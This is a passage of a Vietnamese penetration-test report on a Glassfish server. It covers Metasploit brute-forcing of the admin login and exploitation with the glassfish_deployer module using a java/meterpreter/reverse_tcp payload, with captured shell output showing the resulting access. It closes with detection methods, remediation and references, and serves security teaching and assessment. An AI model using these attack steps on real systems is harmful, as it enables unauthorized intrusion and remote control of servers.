
- Tìm kiếm trên Metasploit cho Glassfish cho thấy có một module dùng để quét lỗ hổng brute-force dịch vụ Glassfish.
- Công cụ Wfuzz không hoạt động chính xác do vấn đề liên quan đến OpenSSL.

Phân tích

- Thông tin tìm thấy trang đăng nhập trên một địa chỉ IP cụ thể (ipaddr:4848) gợi ý khả năng tồn tại lỗ hổng bảo mật.
- Kiểm tra trên Metasploit cho thấy có sẵn module để khai thác lỗ hổng brute-force trên dịch vụ Glassfish, cho phép kẻ tấn công thử nhiều mật khẩu tự động để truy cập trái phép.
- Công cụ Wfuzz, thường được dùng để kiểm tra lỗ hổng fuzzing trên website, có vẻ gặp vấn đề do OpenSSL. OpenSSL là thư viện mã nguồn mở cung cấp các giao thức bảo mật cho các ứng dụng mạng.

Password Attack

Ta tiến hành sử dụng module msf6 auxiliary(scanner/http/glassfish_login) để bruteforce password.



Exploit and Payload

Module exploit: msf6 exploit multi/http/glassfish_deployer

Cài đặt target: 1 (Java Universal)

Thiết lập payload: java/meterpreter/reverse_tcp

Lấy mã nhận dạng phiên (UUID): meterpreter > uuid

Phân tích

Module exploit: `msf6 exploit multi/http/glassfish_deployer` - Đây là module khai thác lỗ hổng trên server Glassfish được sử dụng trong khung Metasploit.


Cài đặt target: `1 (Java Universal)` - Thiết lập target thành "Java Universal" cho biết exploit này có thể nhắm vào các phiên bản Java khác nhau trên server Glassfish.

Thiết lập payload: `java/meterpreter/reverse_tcp` - Thiết lập payload là "java/meterpreter/reverse_tcp" để tạo kết nối shell ngược với máy tấn công bằng Meterpreter - một giao diện dòng lệnh mạnh mẽ cho tương tác với hệ thống bị tấn công. Lấy mã nhận dạng phiên (UUID): `meterpreter > uuid` - Sau khi exploit thành công, lệnh này được sử dụng để lấy mã nhận dạng phiên (UUID) duy nhất của phiên Meterpreter hiện tại. Mã này cần thiết để xác định phiên và tương tác với hệ thống bị tấn công.

Leo thang đặc quyền

Mục tiêu: Sau khi thiết lập quyền truy cập ban đầu với Meterpreter, kẻ tấn công thường cố gắng leo thang đặc quyền (escalate privileges) để đạt được quyền truy cập root hoặc SYSTEM - tài khoản người dùng có quyền quản trị cao nhất trên hệ thống.

Các phương pháp: Kẻ tấn công có thể sử dụng nhiều kỹ thuật khác nhau để leo thang đặc quyền, tùy thuộc vào lỗ hổng và cấu hình của hệ thống bị tấn công.



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
PATH Displays or sets a search path for executable files.  
PAUSE Suspends processing of a batch file and displays a message.  
POPD Restores the previous value of the current directory saved by  
PUSHD.  
PRINT Prints a text file.  
PROMPT Changes the Windows command prompt.  
PUSHD Saves the current directory then changes it.  
RD Removes a directory.  
RECOVER Recovers readable information from a bad or defective disk.  
REM Records comments (remarks) in batch files or CONFIG.SYS.  
REN Renames a file or files.  
RENAME Renames a file or files.  
REPLACE Replaces files.  
RMDIR Removes a directory.  
ROBOCOPY Advanced utility to copy files and directory trees  
SET Displays, sets, or removes Windows environment variables.  
SETLOCAL Begins localization of environment changes in a batch file.  
SC Displays or configures services (background processes).  
SCHTASKS Schedules commands and programs to run on a computer.  
SHIFT Shifts the position of replaceable parameters in batch files.  
SHUTDOWN Allows proper local or remote shutdown of machine.  
SORT Sorts input.  
START Starts a separate window to run a specified program or command.  
SUBST Associates a path with a drive letter.  
SYSTEMINFO Displays machine specific properties and configuration.  
TASKLIST Displays all currently running tasks including services.  
TASKKILL Kill or stop a running process or application.  
TIME Displays or sets the system time.  
TITLE Sets the window title for a CMD.EXE session.  
TREE Graphically displays the directory structure of a drive or  
path.  
TYPE Displays the contents of a text file.  
VER Displays the Windows version.  
VERIFY Tells Windows whether to verify that your files are written  
correctly to a disk.  
VOL Displays a disk volume label and serial number.  
XCOPY Copies files and directory trees.  
WMIC Displays WMI information inside interactive command shell.  
  
For more information on tools see the command-line reference in the online help.  
  
C:\glassfish\glassfish4\glassfish\domains\domain1\config>whoami  
whoami  
nt authority\local service  
  
C:\glassfish\glassfish4\glassfish\domains\domain1\config>echo "Armin"  
echo "Armin"  
"Armin"  
  
C:\glassfish\glassfish4\glassfish\domains\domain1\config>
```

Phương pháp phát hiện

Theo dõi nhật ký hệ thống và ứng dụng để tìm kiếm các hoạt động bất thường, chẳng hạn như:

- Truy cập trái phép vào tài khoản hoặc hệ thống.
- Thay đổi quyền truy cập hoặc cấu hình.
- Thực hiện các lệnh hoặc chương trình độc hại.

5. Kết luận + biện pháp khắc phục + biện pháp xử lý dữ liệu thu được

a. Kết luận

Hệ thống hiện đang mắc phải nhiều lỗ hổng bảo mật, bao gồm các lỗ hổng có thể được lợi dụng để truy cập trái phép vào hệ thống và chiếm quyền kiểm soát, cũng như lỗ hổng có thể dẫn đến tấn công từ chối dịch vụ. Trong đó phải kể đến như:

- SQL Injection: Cho phép kẻ tấn công thực hiện các truy vấn SQL không mong muốn vào cơ sở dữ liệu của ứng dụng, có thể dẫn đến truy cập trái phép vào dữ liệu nhạy cảm hoặc thậm chí kiểm soát toàn bộ hệ thống.
- Cross-Site Scripting (XSS): Cho phép kẻ tấn công chèn mã JavaScript độc hại vào trang web, làm cho người dùng khác thực thi mã này và có thể đánh cắp cookie, phiên làm việc hoặc thực hiện các hành động không mong muốn khác trên trình duyệt của họ.
- Authentication Bypass: Lỗ hổng này cho phép kẻ tấn công vượt qua cơ chế xác thực và đăng nhập vào hệ thống với các quyền truy cập không đúng hoặc không được ủng hộ, có thể dẫn đến truy cập trái phép vào dữ liệu hoặc chức năng của ứng dụng.
- Server-Side Request Forgery (SSRF): Cho phép kẻ tấn công tạo ra các yêu cầu từ máy chủ ứng dụng đến các máy chủ nội bộ hoặc các dịch vụ khác trong mạng nội bộ, có thể dẫn đến truy cập không ủng hộ hoặc rủi ro bảo mật mạng.

b. Biện pháp khắc phục

- Áp dụng các bản vá bảo mật và cập nhật phiên bản phần mềm mới nhất để sửa chữa các lỗ hổng đã được phát hiện.
- Cải thiện cấu hình hệ thống bằng cách tắt các tính năng không cần thiết, cài đặt các cơ chế kiểm soát truy cập và cấu hình bảo mật.
- Ứng dụng tường lửa, hệ thống nhận biết xâm nhập và các chiến lược bảo mật để chống lại các hành động tấn công.
- Sử dụng các công cụ quét lỗ hổng bảo mật để phát hiện các lỗ hổng trước khi chúng bị khai thác.
- Hạn chế quyền truy cập vào thông tin và hệ thống nhạy cảm, chỉ cung cấp cho người dùng được ủy quyền.

c. Biện pháp xử lý dữ liệu thu được

- Xác định và phân loại dữ liệu thu được dựa trên mức độ nhạy cảm và tính quan trọng. Dữ liệu nhạy cảm như thông tin đăng nhập, thông tin tài chính hoặc dữ liệu cá nhân cần được xử lý một cách đặc biệt và an toàn hơn.
- Nếu dữ liệu chứa thông tin nhạy cảm, hãy mã hóa dữ liệu để đảm bảo rằng chỉ những người được ủy quyền mới có thể truy cập vào nó. Sử dụng các thuật toán mã hóa mạnh mẽ và tiêu chuẩn để bảo vệ dữ liệu.

- Xóa hoặc loại bỏ dữ liệu không cần thiết sau khi đã không còn sử dụng để giảm thiểu nguy cơ rò rỉ thông tin. Đảm bảo rằng dữ liệu được xóa một cách an toàn và không thể khôi phục lại.
- Tạo báo cáo chi tiết về các phát hiện, lỗ hổng và biện pháp khắc phục đã được thực hiện trong quá trình kiểm thử bảo mật. Ghi nhận các hành động đã thực hiện và kết quả của chúng để có thể kiểm tra và đảm bảo rằng các lỗ hổng đã được xử lý một cách đúng đắn.

Tài liệu tham khảo

https://en.wikipedia.org/wiki/Burp_Suite

<https://www.c-sharpcorner.com/article/an-overview-of-network-penetration-testing-using-legion-framework/>

<https://viblo.asia/p/nmap-network-scanner-cong-cu-quet-mang-va-lo-hong-bao-mat-RnB5p4bb5PG>

<https://ict.gialai.gov.vn/News/NghiepVu/Tat-tan-tat-ve-Nmap>

<https://portswigger.net/web-security/sql-injection>

<https://viblo.asia/p/server-side-request-forgery-vulnerabilities-ssrf-cac-lo-hong-gia-mao-yeu-cau-phia-may-chu-phan-6-0gdJzQdE4z5>

<https://varonis.com/blog/what-is-metasploit>